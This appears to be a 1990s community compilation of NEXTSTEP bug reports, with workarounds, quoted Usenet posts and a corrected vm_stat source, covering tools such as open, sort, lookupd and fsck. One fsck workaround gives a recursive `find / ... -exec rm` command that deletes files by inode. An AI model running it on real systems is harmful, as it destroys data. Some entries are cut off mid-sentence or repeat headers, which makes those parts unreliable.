Glenn\_Reid (not verified, but not very informative either): ``No, this can't be fixed by running buildafmdir on a 2.0 system, unfortunately. It's an inherent problem [afterwards he says bug] in the way the system sorts the fonts for display in the font panel." To make the new .afm files effective, e.g., move the changed fonts to a non-Fonts directory, (close and) open a font panel, move the fonts back again, (close and) open a font panel (there are other possibilities).

The 3.1 AppKit ReleaseNotes say this (hey, what about the other Garamonds?):

Reference	30599
Problem	AdobeGaramond and ITC Garamond fonts could not coexist in the Font panel.
Description	When both font families were installed, the Font panel would only display AdobeGaramond; none of the ITC Garamond faces were listed.

## /usr/bin/calendar

**KBNS.10.2.028\_c3.0o\_o3.2o Reported by Bradley\_Head for 3.0, replicated literally (except for formatting), verified for 3.0 and 3.2 by doing ``calendar -" from a shell**

``[... ] Check this out. calendar fails when trying to interface with /usr/ucb/Mail.

Prior to 3.0, I had an entry in crontab.local like this:

```
30 1 * * * root /usr/bin/calendar -
```

Now I need an entry like this to do sort of what the dash option allows:

(I hate it)

```
30 1 * * * brad cd /Users/brad; /usr/bin/calendar | mail brad
30 1 * * * brad cd /Users/glen; /usr/bin/calendar | mail glen"
```

## /usr/bin/dc

**KBNS.10.3.021\_o3.0o\_o3.2o Bug\_NeXT.46400 Bug, reported by Robert\_Brown for 3.0, verified by Raf\_Schietekat for 3.0 and 3.2**

``This one was reported in an SGI newsgroup and also affects Next's version of dc and bc." Robert\_Brown's verification example:

```
% dc
10 k
4999499 9998 / p
400.0299059811 Should be about 500, of course...
4999500 9998 / p
500.0500100020
%
```

## /usr/bin/md

**KBNS.32.1.014\_o3.0o\_o3.2o Doesn't ``canonicalize"**

Description by Charles\_Fu (reformatted, italics are my questions, [···] means that I left something out): ``

[···] As I recall, the problem occurred with subprojects and header files in subprojects referencing header files in the parent directory and vice versa, possibly with some circularity.

*(And probably a clear explanation about what ``canonicalize" means, i.e., what sort of strange paths may occur as the result of -M(M)D, and why is this important?)*

In this case, canonical refers to a simple form for the paths. Specifically, md should recognize that "a.subproj/./b.subproj/c.h" and "b.subproj/c.h" are probably the same file. (Need to actually stat the files to verify this--a.subproj could be a symlink, which is why it can't simply be done using sed.) md was not doing this correctly.

Canonicalization is important because the overhead of having multiple references to the same header file is significant for complicated projects (and

I've worked on projects with hundreds of files.) In fact, the overhead of just having a Makefile.dependencies file is significant, which is why NeXT cut corners and attempted to avoid having make process subprojects when it didn't think it was necessary. (Unfortunately, they didn't do it right, and subprojects often weren't recompiled when it actually was necessary. Rather than fixing this, for example, using the standard fake target/timestamp file mechanism, in 3.0, the PB makefiles were changed to force processing every subproject every time--really slow on large projects, but at least it's safe.)

How to verify: Take any `#import "theFile.h"` and change it to `#import "../thisDir/theFile.h"`. With `-MMD` and `md`, this path is repeated verbatim rather than canonicalized.

Urgency: Harmless (operates correctly), but maintaining projects can be slower (how much?).

Confirmed: Charles\_Fu (o3.0o), Raf\_Schietekat (o3.2o)

Workaround: Write your own `md`, as Charles\_Fu has done (as a perl script).

Cure (for NeXT): Cure it.

Comment: If you think (as I did) that it might be dangerous to canonicalise this way (the make machinery won't notice when a symbolic link is changed), then you should realise (as Charles\_Fu pointed out to me) that make won't notice anyway if both sources (before and after the change to the symbolic link) are older than the make target. In cases like this, as when compiler flags are changed, make won't help you, and you need to clean the project anyway.

See also: KBNS.00.0.216

## /usr/bin/niutil

### **KBNS.32.2.026\_o3.2o niutil does not understand a directory that doesn't begin with a slash**

Description: While `nidump` happily accepts both `localconfig` and `/localconfig`, `niutil` needs `/localconfig`. This is confusing.

How to verify: Should be obvious.

Urgency: Does no damage, effect is obvious, workaround is extremely easy, but it is a bit confusing.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Always use a slash.

Cure (for NeXT): Print a better diagnostic message than ``can't open'', and maybe harmonise the conventions.

## `/usr/bin/open`, `/usr/bin/openfile`

KBNS.33.2.XXX (in a hurry, todo check if this isn't already here)

I often start Edit processes from a Terminal as root, while logged in as myself. Then these Edit ``instances'' are Quit. But this tends to mess up open: sometimes or oftentimes, open will refuse to open another file:

```
``open: unable to open file: [...]" ([...] a full path
```

```
with something like this on the console: ``
```

```
Dec 10 10:42:48 Workspace: Cannot exec flexus:/NextApps/Edit.app (not a valid program)
```

```
Dec 10 10:42:48 Workspace: Cannot open file [...]
```

```
" ([...] the same path). This is ridiculous, of course. Things should be more solid than that.
```

```
Remark: it differs per file! (open Makefile would fail, open scanner.l would work, while both would be present with the same priviledge flags)
```

**KBNS.00.0.309\_o3.0±3.2o Probably a bug, confirmed for 3.1 by Subrata\_Sircar, for 3.2 by myself.** If open doesn't get an argument or stdin input of nonzero length, it does cmd-shift-n in the Workspace Manager (i.e., it opens a New Viewer). To be cured or explained (if this is intended behaviour, which I doubt).

**XXX.3.2 KBNS.00.0.311\_o3.0o Bug.** See under Edit, something to do with /private, in a contribution from Moises\_Oliveira.

**KBNS.10.3.012\_c3.1±3.2o Terrible mistake, reported by Carl\_Edman on c.s.n.programmer on 1993-06-21 (NeXTPR-D 146), verified by Raf\_Schietekat for 3.1±3.2**

`open -a theApplication` (it makes no difference if this is with a (file) argument or not) now requires Public Window Server status to function, otherwise it fails with ```open: can't open connection to theApplication on local host."`. This makes it totally useless for everyone on a network who is even the least bit concerned with security. (KBNS.32.2.rev same error message for -p in 3.2, says Raf_Schietekat)`

**XXX.3.2 KBNS.11.1.023\_o3.1±3.1o Probably a bug, reported by Bruce\_Gingery for 3.1, verified by Raf\_Schietekat for 3.0** When a program is launched like this: `open (-NXHost theHost) /NextApps/Edit.app`, the effect is different from double-clicking `/NextApps/Edit.app` in a File Viewer: each

time another instance of the program is launched, rather than activating the present one. Probably a related phenomenon: `open -NXHost localhost -a Edit` does not work, if I recall correctly, and `open -NXHost localhost someFileThatWillOpenInEdit` will connect to another Edit instance than the one that opens documents launched from a File Viewer or opened locally with `open` (someone to verify that? I've just switched public access to my Window Server off again).

**XXX.3.2 KBNS.00.0.307\_o3.0o Suggestion.** [Rewritten.] `/usr/bin/open(file)` should understand a flag `-w(ait)` to force synchronous execution, making things like `open(file) -w file; rm file` possible. Or maybe this should be the default behaviour, and a flag `-n(o)w(ait)` should be defined. Anyway, clearly indicate default behaviour in the man file. Another flag that would be useful is one to specify that the document should be opened, but the application should not make this window key. That way files can be opened as they are produced without taking keyboard control away.

**XXX.3.2 KBNS.00.0.308\_o3.0o Suggestion.** Have `openfile` launch Edit if Edit isn't running. Better yet, make this a hard link to `open(1)`, doing exactly the same as `open -a Edit`. Its use would then be phased out, unless there is some non-NeXTSTEP reason to have this program. Besides, `stdin` to `open` is not documented yet (it can automatically open EPS (PS also?) into the right program if none is explicitly mentioned), why? I just discovered (version 7 of this collection): `open -a anything` doesn't read `stdin` anymore (well, this was never documented, but<sup>1/4</sup>), so there's no way to open any output of a pipe in Edit if Edit is not yet running?

**XXX.3.2 KBNS.00.0.310\_o3.0o Suggestion.** If `stdin` is `opened`, open an UNTITLED window, by communicating with the program directly.

## /usr/bin/pft

### KBNS.32.1.032\_o3.2o Only the last -f option is used

Description: If several `-f` options are given, apparently only the last one is used. This is not apparent from the manual page.

How to verify: Write two `.ps` files to draw a rectangle at recognisable locations, and a `.pft.rc` to set up a visible window.

Urgency: Does no damage, not immediately obvious, no workaround. It would be nice to be able to predict what programs will do in non-trivial situations.

Confirmed: Raf\_Schietekat (o3.2o)

Workaround: None.

Cure (for NeXT): Use all -f options, and/or have an ``-f -" option that will read from stdin.

Report history: KBNS.33.2.rev adapted Urgency to current KBNS conventions.

## /usr/bin/playscore

**KBNS.10.2.006\_o3.0o\_o3.2o Mistakes in remedial notice.** For futher details, see the playscore MAN page. Spelling error, and manual page isn't there anymore.

## /usr/bin/pswrap

### Suggestions follow

#### **KBNS.32.2.040\_o3.2o Don't overwrite .h if it does not change**

Description: If the implementation is changed, pswrap compiles new .h and .c files. The make machinery, which is based on modification times, will then recompile everything that includes the .h file (if dependencies are properly tracked, see KBNS.00.0.216). It would be nice if .h were not overwritten if this is not necessary, so that unnecessary recompilations are avoided.

How to verify: Open and save a .psw file, watch what gets recompiled.

Urgency: Suggestion, far from urgent.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: In the make machinery, pswrap to a different directory, then overwrite conditionally (using diff to compare). I haven't implemented this yet.

Cure (for NeXT): See workaround for a cure at the make level, otherwise Adobe might adapt pswrap itself.

## /usr/bin/rtf-ascii

### **KBNS.11.3.014\_o3.1±3.2o The name of this program is a misnomer, and it has some deficiencies/bugs**

Description: This program, as so often in NEXTSTEP, mistakes the NEXTSTEP Encoding Vector for ASCII; this program does not convert characters to ASCII (it forgets to use the NXToAscii() function for that). Furthermore, it has some bugs that make it impossible to use it with cc: it leaves a C string terminator at the end of the output file (\0), and (in o3.1c) any help buttons are not properly cleaned away (a guillemotleft or something is left behind).

How to verify: Just copy this to an RTF file, save, and pipe through rtf-ascii: ``George Pílya and ;/NextDeveloper/Headers/appkit/appkit.h;;- Gabor Szegő..."

Urgency: This program is rather useless as it is now.

Confirmed: Raf\_Schietekat (o3.1±3.2o)

Workaround: Dig some proper code out of /NextDeveloper/Source/GNU... (the cc source), if you have the Developer package in 3.2. Well, I haven't done that myself, and I don't know its quality and behaviour.

Cure (for NeXT): Set up a source file to be included in every to-ASCII tool (compiler, rtf-ascii, the thing in FileMerge.app), and do things right once and for all).

## **/usr/bin/sort**

KBNS.33.2.XXX Perhaps someone could prepare a cure-it-all from BSD 4.4 (which I don't currently have)?

```
KBNS.33.2.XXX
From: mark_bessey@next.com (Mark Bessey)
Newsgroups: comp.sys.next.bugs
Subject: Re: sort bug...
Date: 6 Nov 1995 22:20:09 GMT
```

```
Robert Nicholson writes
> Anybody explain this? (3.3)
>
> root: />sort -T /LocalLibrary
> root: />sort -T /Externall/nextstep/LocalLibrary
> zsh: segmentation fault
>
> lrwxrwxrwx 1 root 32 Apr 2 1995 LocalLibrary ->
> /Externall/nextstep/LocalLibrary
```

```
Yep. Note the following declaration, from sort.c:
char file1[30];
```



sort in the first place).

Report history: KBNS.33.2.rev

## After this only before 3.2

### KBNS.00.0.312\_o3.0o\_b3.2 Fails for long lines

Description: I don't remember what the failure was and how long the lines could be, but some lines were just omitted from the output without any warning whatsoever.

Comment: I'm seeing things like ``sort: line too long (skipped): " in 3.2, but I should compare with 3.0 to know for sure this is the same thing.

## /usr/bin/tip

### KBNS.32.0.051\_o3.2o tip (minimal communication program) may crash for some /etc/remote contents

Description: I've encountered a crash, and I've derived a small example /etc/remote that will reproduce this.

How to verify: Look at the following. Phone numbers and modem speeds have been changed to protect the innocent. The example doesn't make any sense in itself.

```
flexus# cat > /etc/remote
thehost:\
 :dv=/dev/cufo:br#150:el=BASIC:ie=%$:oe=^D:pa=none:\
 :at=hayes:du:pn=1234567890:
thehost2:pa=none:\
 :dv=/dev/cufo:br#150:tc=BASIC:du:pn=1234567890:
flexus# gdb `which tip`
[...]
(gdb) run thehost2
Starting program: /usr/bin/tip thehost2
Program generated(1): Memory access exception on address 0x0 (protection failure).
0x5006fe8 in strcmp ()
(gdb)
```

Urgency: Easily avoidable reproducible crash.

Workaround: Don't use a ``target" (?) name that is a prefix of another one? I don't really know what's the trigger here.

Cure (for NeXT): Tell Berkeley?

## /usr/bin/vm\_stat

```
XXX.33.2
From: chuck@its.com (Chuck Swiger)
Newsgroups: comp.sys.next.bugs
Subject: vm_stat math overflow error, BugNeXT Log #75719
Date: 23 Oct 1995 23:50:47 GMT
```

The vm\_stat command has a math overflow error when computing the "Object cache" percentage when the system has been up a long time:

```
% uptime
 7:16pm up 23 days, 16:55, 9 users, load average: 1.45, 1.25, 1.14
% vm_stat
Mach Virtual Memory Statistics: (page size of 8192 bytes)
Pages free: 35.
Pages active: 2238.
Pages inactive: 1224.
Pages wired down: 440.
"Translation faults": 404764298.
Pages copy-on-write: 101900465.
Pages zero filled: 38194538.
Pages reactivated: 191956004.
Pageins: 76081.
Pageouts: 26776.
Object cache: 32802966 hits of 32830371 lookups (-30% hit rate)
```

Note the last line is wrong. This bug was found under 3.3 (+ patch) on black hardware, but it's likely to happen on all platforms, although it may be difficult to reproduce. (It requires the system to be up for a long time under fairly heavy usage.)

Here is source code to a fixed version of vm\_stat, although this doesn't implement the "vm\_stat <<interval>>" functionality. It does, however, return a more pleasant format with additional information.....

```
/*
 * vm_stats replacement.
 *
 * Written 9/23/95 by Chuck Swiger.
```

```
* Last update: 10/20/95 to fix "Object cache" error.
*/
```

```
#import <mach/mach.h>
```

```
int
main()
{
 vm_statistics_data_t vm_stats;
 int result, total_pages;

 result=vm_statistics(task_self(), &vm_stats);
 if (result != KERN_SUCCESS)
 mach_error("An error calling vm_statistics()!", result);
 else {
 total_pages = vm_stats.free_count + vm_stats.active_count +
 vm_stats.inactive_count + vm_stats.wire_count;

 printf("Mach Virtual Memory Statistics: (page size of %d bytes)\n",
 vm_stats.pagesize);
 printf("Total pages: %20d\n", total_pages);
 printf("Pages free: %20d (%5.2f %%)\n", vm_stats.free_count,
 (double)((100.0 * vm_stats.free_count) / total_pages));

 printf("Pages active: %20d (%5.2f %%)\n", vm_stats.active_count,
 (double)((100.0 * vm_stats.active_count) / total_pages));

 printf("Pages inactive: %20d (%5.2f %%)\n",
vm_stats.inactive_count,
 (double)((100.0 * vm_stats.inactive_count) / total_pages));

 printf("Pages wired down: %20d (%5.2f %%)\n", vm_stats.wire_count,
 (double)((100.0 * vm_stats.wire_count) / total_pages));

 printf("Translation faults: %20d\n", vm_stats.faults);
 printf("Pages copy-on-write:%20d\n", vm_stats.cow_faults);
 printf("Pages zero filled: %20d\n", vm_stats.zero_fill_count);
 printf("Pages reactivated: %20d\n", vm_stats.reactivations);
 printf("Pageins: %20d\n", vm_stats.pageins);
 printf("Pageouts: %20d\n", vm_stats.pageouts);
 if (vm_stats.pageouts)
 printf("Efficiency ratio: %20d\n",
 (vm_stats.faults/vm_stats.pageouts));
 // Use (long long) to avoid math overflow
 printf("Object cache: %d hits of %d lookups (%d%% hit rate)\n",
 vm_stats.hits, vm_stats.lookups,
 (int) (((long long) 100 * vm_stats.hits) / vm_stats.lookups));
 }
}
```

```
-Chuck
--
```

Charles Swiger -- chuck@its.com | Information Technology Solutions, Inc.  
-----  
CrashCatcher Development, Systems and Networking Administrator  
-----

# /usr/etc/disk

**KBNS.11.3.018\_c3.1±3.2o KBNS.32.0.rev Won't format a disk in an external (PLI only?) drive, reported in the following message:**

NewsGroups: comp.sys.next.hardware,comp.sys.next.bugs  
From: sengwil@duc.auburn.edu (William F. Seng)  
Subject: Re: Formatting an external floppy NS 3.1  
Date: Mon, 13 Dec 1993 05:31:50 GMT

Workaround: revert to 3.0 /usr/etc/disk, tested by the author for 3.1.

This is a message about another workaround (XXX read and summarise it)

NewsGroups: comp.sys.next.bugs  
From: mckelvey@fafnir.com (James W. McKelvey)

-----  
From: mckelvey@fafnir.com (James W. McKelvey)  
To: sengwil@duc.auburn.edu (William F. Seng)  
Subject: Re: Formatting an external floppy NS 3.1  
Date: Mon, 13 Dec 1993 05:31:50 GMT  
-----

-- Walt Kelly      Jim McKelvey      mckelvey@fafnir.com

# /usr/etc/fsck

**After this only before 3.2**

## **KBNS.11.2.031\_3.1c KBNS.32.0.rev fsck may crash (gruesome bug!!!), from a c.s.n.bugs discussion**

Workarounds:

- If a disk problem, which fsck is supposed to cure, is caused by a huge swapfile filling your disk, you can remove that, from single-user mode.
- Another possibility is `find / -inum [insert your favoured truncated inode] -exec rm "{}" \;`.

John\_Immordino of NeXT in a message to Markus\_Wenzel: ``

You're right, it's a horrible bug. The good news is it's been fixed for 3.2. Another sys admin who was afflicted by this problem ran fsck under gdb and gave us the backtrace at the bus error. This pointed us right to the problem. Keep the bug reports coming and add as much information as you can. We're listening.

''

## **/usr/etc/getty**

See also **KBNS.10.2.017**

## **/usr/etc/kern\_loader**

### **KBNS.32.2.008\_o3.2o This process may get in a state where it eats up all the CPU's cycles**

Description: Often when I start doing CPU-expensive things during the login startup, this process starts doing something and won't ever quit.

USER	PID	%CPU	%MEM	VSIZE	RSIZE	TT	STAT	TIME	COMMAND
root	-1	53.0	0.0	0K	0K	?	S <	13:21	<mach-task>
root	3	39.4	1.5	3.05M	312K	?	R	11:39	/usr/etc/kern_loader -n

I have to reboot to get rid of it.

How to verify: If I try to reproduce this myself, I can't, so... Maybe it's really triggered when the system is started and left for a while before anyone logs in?

Urgency: More or less easily avoidable, does no damage other than requiring a tedious recovery.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Don't do anything until login operations have settled down. If it's too late, reboot (logging out and back in again won't help). (I don't dare to just kill the process.) Is there another way to get kern\_loader out of this expensive state?

Cure (for NeXT): Cure it.

Report history: KBNS.33.2.rev

## /usr/etc/lookupd

XXX.33.0  
Newsgroups: comp.sys.next.advocacy,comp.sys.next.sysadmin,comp.sys.next.bugs  
From: Gerben\_Wierda@RnA.NL  
Subject: Hey NeXT! if you can fix the serial drivers, you can fix lookupd!  
Reply-To: Gerben\_Wierda@RnA.NL  
Date: Fri, 14 Jul 1995 00:21:30 GMT

Hello NeXT,

Lookupd is driving many people crazy. Take for instance that some app uses gethostbyname(), which starts up some other daemon (say mst ppp), which then does anything which involves lookupd (say getservbyport()), and BANG: deadlock until the original call times out. A real Catch-22, the first can't finish because it waits for the second, and the second doesn't get attention before the first has finished!

Hey NeXT, it was a very good move to release better serial drivers. Please, please, please, PLEASE release a functional lookupd, it's a bottleneck of bottlenecks!

Yours,

--  
Gerben\_Wierda@RnA.nl (Gerben Wierda) NEXTSTEP RD242  
"If you don't know where you're going, any road will take you there"  
Paraphrased in Alice in Wonderland, originally from the Talmud.

-----  
Newsgroups: comp.sys.next.bugs,comp.sys.next.advocacy  
From: Gerben\_Wierda@RnA.NL  
Subject: Autodial Morningstar PPP/lookupd problem fixed by 3.3 patch!  
Reply-To: Gerben\_Wierda@RnA.NL  
Date: Wed, 23 Aug 1995 11:01:50 GMT

The soon to be released 3.3 patch for NEXTSTEP 3.3 fixes the problem with

lookupd (single threadedness) that made auto-dial with Morningstar PPP fail.

A while ago I posted this in cs.n.advocacy.

>Subject: Hey NeXT! if you can fix the serial drivers, you can fix lookupd!>

>Hello NeXT,

>

>Lookupd is driving many people crazy. Take for instance that some app uses  
>gethostbyname(), which starts up some other daemon (say mst ppp), which then  
>does anything which involves lookupd (say getservbyport()), and BANG: deadlock  
>until the original call times out. A real Catch-22, the first can't finish  
>because it waits for the second, and the second doesn't get attention before  
>the first has finished!

>

>Hey NeXT, it was a very good move to release better serial drivers. Please,  
>please, please, PLEASE release a functional lookupd, it's a bottleneck of  
>bottlenecks!

>

>Yours,

Soon after I got a mail from NeXT asking if I wanted to test this problem with  
the upcoming patch. I did of course (and I can tell about it this time since  
there was no NDA involved as with alpha-beta releases of the OS/Dev) and the  
patch arrived today. I installed it and it fixes the problem! Yes!! No I have  
auto dial firewall-like PPP connection!

There are many people more able than I to comment on what this means v.a.v.  
ongoing discussions on NeXT as customer- or net-aware, so I will leave it at  
this.

Happy hacking,

--

Gerben\_Wierda@RnA.nl (Gerben Wierda) NEXTSTEP RD242  
"If you don't know where you're going, any road will take you there"  
Paraphrased in Alice in Wonderland, originally from the Talmud.

-----

(one or two omitted?)

Newsgroups: comp.sys.next.bugs  
From: phn2n@poe.acc.Virginia.EDU (Paul R. Starks)  
Subject: Re: lookupd  
X-Nntp-Posting-Host: poe.acc.virginia.edu  
Date: Sun, 27 Aug 1995 17:10:47 GMT

In article <41frag\$9r6@usc.edu>,  
Matthew N. Reichman <reichman@scf.usc.edu> wrote:  
>benb@aitken.velocity.com (Ben Black) writes,  
>  
>> i guess it will show up in 4.0. premium support customers have

```
>already
>> gotten about 10MB (compressed) of patched programs for 3.3 user.
>
>Have any of these patched programs been made available to the general
>(albeit small) general public?
>
>Matthew
>--
>Matthew
>
>=====
>Matthew Reichman | NeXTStep v.3.3 m68k
>reichman@scf.usc.edu | NeXTMAIL & MIME welcome
>USC-CNTV | PGP key upon request
>
> "Show disorder to make them take a chance..." - Sun Tzu
```

Yes, I would also like to know if next will release these patches to non-premium support customers like most of us!

-Paul

```
XXX.33.0
From: wmorse@erasure-sl.cc.emory.edu (William Morse)
Newsgroups: comp.sys.next.bugs,comp.sys.next.sysadmin
Subject: Problems with lookupd and system freezes:
Date: 10 May 1995 22:21:34 GMT
Reply-To: wmorse@law.emory.edu
```

In NeXTSTEP, lookupd is \*the\* daemon that the system uses to find out information about itself from its own database (Netinfo) and from the outside world through DNS. Unfortunately, lookupd appears to be single threaded and the result for us is that sometimes a bad request to lookupd can freeze the entire computer for a minute or more. This is not a good thing.

Here is the specific situation: we are using NeXTSTEP on an HP 712/80 as our main server. A lot of what that server does is mail processing and Web work. Both of these tasks require a \*lot\* of DNS name resolution. Once in a while (and more often than I would like because of the heavy use of our system), lookupd will get an IP number that can't be traced back or resolved into a name. This will cause the entire system to freeze for upwards of a minute as lookupd awaits a DNS resolution. Why does it freeze? Well, because lookupd is single threaded and because

Netinfo \*needs\* lookupd to pass information (such as user name and process ownership... passwords, group information, aliases and more) back to the system, a locked lookupd will \*prevent\* the system from getting any of its questions answered. The result is that the system will \*wait\* for lookupd to be free... and the result of that is that the system freezes.

What I want to know is that if anyone has a work around for this? It is very annoying and is the only blip on an otherwise wonderful and reliable OS... even under extremely heavy use.

Thanks for your help!

---

William Morse  
ITS  
Emory Law School

-----  
From: Mark Crispin <mrc@CAC.Washington.EDU>  
Newsgroups: comp.sys.next.bugs,comp.sys.next.sysadmin  
Subject: Re: Problems with lookupd and system freezes:  
Date: Wed, 10 May 1995 17:39:23 -0700  
Mime-Version: 1.0  
Content-Type: TEXT/PLAIN; charset=US-ASCII  
To: wmorse@law.emory.edu  
In-Reply-To: <3ore9e\$4ea@moe.cc.emory.edu>

On 10 May 1995, William Morse wrote:

> In NeXTSTEP, lookupd is \*the\* daemon that the system uses to find out  
> information about itself from its own database (Netinfo) and from the  
> outside world through DNS. Unfortunately, lookupd appears to be single  
> threaded and the result for us is that sometimes a bad request to  
> lookupd can freeze the entire computer for a minute or more. This is  
> not a good thing.  
>  
> What I want to know is that if anyone has a work around for this? It  
> is very annoying and is the only blip on an otherwise wonderful and  
> reliable OS... even under extremely heavy use.

I've been complaining about this problem for 5 years.

NeXT doesn't care. They don't even admit that there is a problem.

The only people I've known who've worked around it did so by rebuilding all of the network software, using private versions of the host lookup routines that only use the DNS. You can't do a shared library version of this either, since NeXT doesn't allow you to make shared libraries either.

The bottom line is that you're screwed, and you'll stay screwed until you trash NeXTSTEP in favor of software from a reputable vendor. If you are lucky enough to have Intel hardware, run something like BSDI. If you are unlikely enough to have NeXT's proprietary (black) hardware, too bad.

-- Mark --

DoD #0105, R90/6 pilot, FAX: (206) 685-4045 ICBM: N 47 39'35" W 122 18'39"  
Science does not emerge from voting, party politics, or public debate.

-----  
  
XXX.32.1  
From: wmorse@erasure-sl.cc.emory.edu (William Morse)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: DNS lookup hangs me raw  
Date: 20 Jul 1994 00:59:54 GMT  
Reply-To: wmorse@emoryu1.cc.emory.edu

In article <jlittle.774652181@medisg> jlittle@leland.Stanford.EDU (Joe Little) writes:

>  
> Our group has recently stumbled onto a strange problem peculiar to NeXTs  
> and Sun workstations. We currently have routers with 35+ IP addresses in  
> DNS table. It so happens that if we try and telnet to this router, or  
> attempt an NSLookup via this router, our system's DNS gets fried, and  
> all lookup tables in NetInfo become invalid.  
>  
> With the Sun, we are limited to 35 names with NSLookup before we encounter  
> the bug, and the NeXT can handle 30. This appears to come from a hard-  
> coded limit on the number of addresses returned through the DNS lookup.  
>  
> Is there a patch out there for NeXTs to increase this limit?  
>  
>  
> Thanks in advance,  
> Joe Little  
> Stanford Medical Networking

-----  
Yes... This is a known bug. If lookupd finds more than 32 addresses  
it will crash causing the NeXT to be unable to access Netinfo or DNS.  
This means that no one w/ a Netinfo account will be able to log in  
and if you are logged in and happen to be wheel, you won't be able to  
su to fix the problem. Also, all e-mail will begin to bounce and  
the NeXT will not be able to process any external or internal tcp/ip  
requests. In other words, death of lookupd is pretty catastrophic.

Netinfo itself, however, does not crash... just lookupd, the daemon  
that does DNS and Netinfo queries. To fix the system, you just relaunch  
as root lookupd. Of course... if you can't su root... or even log in...

There are also some security concerns when this happens. I will not post them here (no need to give people a gun to shot me or any other NeXT Sysadmin)... but they are serious, \*\*\*VERY SERIOUS\*\*\*.

We at Emory have had a severe problem with this and we have informed NeXT. Indeed, I have been working with a very concerned NeXT engineer concerning the issue. He was very helpful and I am hopeful we will see a fix in 3.3.

In the mean time, I have a script which you can put in crontab.local which will relaunch lookupd if it dies because of the above. (See below)

PS: Joe, I have sent you e-mail with some additional info., but it bounced. Please e-mail me so I can give you the name of the NeXT engineer and the fix for the security hole above.

William Morse

Sysadmin. / Emory Public NeXT Network  
EAGLE / Technical Director  
WWW / Technical Administrator

fix.lookupd:

```
ps -aux | gawk ' BEGIN { x="" } index($10,"lookupd") { x="a" } END { print x "b" } ' |
gawk ' !(index($0,"ab")) { print "ERROR" system("/usr/etc/lookupd") } '
```

crontab.local:

```
0,5,10,15,20,25,30,35,40,45,50,55 * * * * root /bin/sh /usr/adm/fix.lookupd
```

-----

# /usr/etc/rlogind

XXX.33.1  
Newsgroups: comp.sys.next.bugs  
Subject: help! rlogind: controlling tty missing.  
From: jurgen@ittpub.nl (Jurgen Hildebrand)  
Date: 3 Aug 95 14:49:39 WET  
Keywords: rlogind,controlling tty

For some reason rlogind (in my situation) does not provide a controlling tty due to what i have heard a wrong compilation define (DEBUG) when rlogind was compiled at NEXT. This is a

known bug...

Has somebody a way to get that controlling tty?

Thanks

```

+-----+
| email: jurgen@ittpub.nl (Jurgen Hildebrand) |
| AT&T PersonaLink: A5053644680@attpls.net |
| work phone: +31(0)20-5676697 @ ITT Publitec, Amsterdam |
+-----+

```

### **KBNS.11.2.033\_o3.0c /dev/tty unavailable in rlogin sessions, not verified (only that it is no problem in 3.1)**

xxx asked for more info on 1993-11-15

From: mcquill@keen.ccit.duq.edu (Tod McQuillin)

```

Subject: /dev/tty unavailable in rlogin sessions
Date: 1993-11-15 10:00:00
From: mcquill@keen.ccit.duq.edu (Tod McQuillin)
To: xxx@...

```

Is that sick or what?

## **/usr/etc/syslogd**

### **XXX.3.2 KBNS.10.2.024\_o3.0o Bug, from a 1993-05-28 c.s.n.(bugs/programmer) posting by Bradley\_Head, refined for this collection by Bradley\_Head, not verified**

syslogd is launched from /etc/rc before either NetInfo or NIS (that's how it should be). The problem is that it sort of locks to /etc/hosts for its host information (either to the file or to its contents at the time of syslogd's start), even through -HUP signals (which cause it to reread its configuration file). syslogd should probably really use gethostbyname(3) instead: this will use /etc/hosts only if no other source is available. This should be documented in the manual pages of both syslogd and hosts. Workaround: kill and restart syslogd in /etc/rc.local, and add any host information that needs to be available to syslogd before that moment to /etc/hosts. BTW, NOTE: This file is never consulted if NetInfo or Yellow Pages is running. should be changed to a reference to gethostbyname(3) which *more accurately* describes what really applies: it's very annoying to continually have to doubt the truth of statements like these (it's not enough that this statement is internally inconsistent if examined carefully).



-----  
From: maze!kiwi%buran.fb10.tu-berlin.de (Axel Habermann)  
Subject: Re: Bug in /bin/login  
To: flexus!RfSchtk  
Date: Mon, 18 Sep 1995 12:37:23 +0200 (MET DST)  
In-Reply-To: <9509180721.AA01435@flexus> from "Raf Schietekat" at Sep 18, 95 09:21:39 am  
X-Mailer: ELM [version 2.4 PL23]  
Content-Type: text  
Content-Length: 1376

Gimme a break...

KBNS.33.2.XXX (probably look at c.s.n.p/b around this time as well!)

-----

From: maze!kiwi%buran.fb10.tu-berlin.de (Axel Habermann)  
Subject: Re: Bug in /bin/login  
To: flexus!RfSchtk  
Date: Mon, 18 Sep 1995 12:37:23 +0200 (MET DST)  
In-Reply-To: <9509180721.AA01435@flexus> from "Raf Schietekat" at Sep 18, 95 09:21:39 am  
X-Mailer: ELM [version 2.4 PL23]  
Content-Type: text  
Content-Length: 1376

>  
> Axel,  
>  
> Du schriebst:

> > This leads to the conclusion, that the tty driver code  
> > must be buggy.  
>  
> This is all black magic to me (these issues may not even be related), but have  
> you compared your results with Eric P. Scott's findings in KBNS.11.2.029, and  
> also with KBNS.11.2.033?  
>

Raf,

the last posting listed under KBNS.11.2.029 seems to have the right idea. I haven't tested this, but there definitely is a problem in telnetd or /bin/login concerning process groups. As the code in /bin/login is correct (as the first followup on my original post pointed out), the bug must be somewhere else, either in the pty/tty handler code or in telnetd. It might be that applying the fix EPS describes

```
: telnetd does a setpgrp(0, 0) to declare itself a process group
: leader. This corresponds to setpgrp() in traditional UNIX. I
: changed this to setpgrp(0, getpid()), which I expected to have
: no effect. WRONG! Suddenly, /bin/login was happy.
```

should fix the problem. My brute-force fix at the moment is not to let /bin/login set the process group of the controlling tty. If I find the time, I'll check if EPS' fix does fix it for me.

Anyway, the problem I observed does not match the problem description, as my login closed the connection after logging me in and showing the 'Last login ...' message. But this is 3.3.

rlogin works fine.

Axel

## /usr/lib/fastps

**KBNS.00.0.314\_o3.0±3.2o English.** /usr/lib/fastps: Couldn't get host privilege port. That should be ``privilege".

## /usr/lib/libdbm.a

**XXX.3.2 KBNS.11.2.030\_3.1o Not hardware independent, as reported by the following message to NeXT-prog@cpac.washington.edu**

**XXX Asked for more information on 1993-11-15**

From: John Robison <maze!john%oceania.com>

-----  
From: John Robison <maze!john%oceania.com>  
To: NeXT-prog@cpac.washington.edu  
Subject: XXX.3.2 KBNS.11.2.030\_3.1o Not hardware independent, as reported by the following message to NeXT-prog@cpac.washington.edu  
Date: 1993-11-15 10:00:00  
-----

Opinions are my own. |

Raf,

Thanks for the reminder - I'll post a summary.

Basically, neither NeXT's DBM, nor GNU GDBM files are HW independent.

Thanks,

John

